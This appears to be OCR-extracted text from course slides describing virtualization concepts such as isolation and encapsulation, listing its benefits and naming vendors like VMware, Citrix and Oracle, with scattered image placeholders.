
Isolation

- Each virtual machine is **isolated** from its physical host system and other virtual machines

001011
101110

Encapsulation

- A virtual machine represents a single file that can be easily **identified** based on its services
- Encapsulation **protects** a virtual machine from any interference from other virtual machines



Benefits of Virtualization

Resource Efficiency

- Virtualization **increases** the hardware utilization, which consequently increases Return-on-Investment (ROI)

Increase in Uptime

- Virtualization increases the availability of **redundant** system resources and interconnections on a single physical system

Reduced Disk Space Consumption

- Virtualization enables the **effective utilization** of the available disk space, thus minimizing disk space consumption

Increased Flexibility

- Virtualization provides greater **flexibility** in deployment and increases network resource multiplexing

Business Continuity

- Virtualization helps in achieving business **continuity** and disaster recovery

Improved Quality of Services

- Virtualization provides better quality of services (QoS) by **distributing** the network load between the virtual machines


Migration

- Virtualization provides the ability to move data, applications, operating systems, processes, and other resources from one machine to another

Environmental Benefits

- Virtualization means less CO2 emissions and power savings

Notes: ____



Common Virtualization Vendors

VMware

Source: *https://www.vmware.com*

- VMware virtualizes **networking**, storage and security to create virtual data centers and simplifies the provisioning of IT resources

Citrix

Source: *https://www.citrix.com*

- Citrix virtualizes and transforms **Windows apps** and **desktops** into a secure on-demand service that meets the mobility, security and performance needs of both IT professionals and end users

Oracle


Source: *https://www.oracle.com*

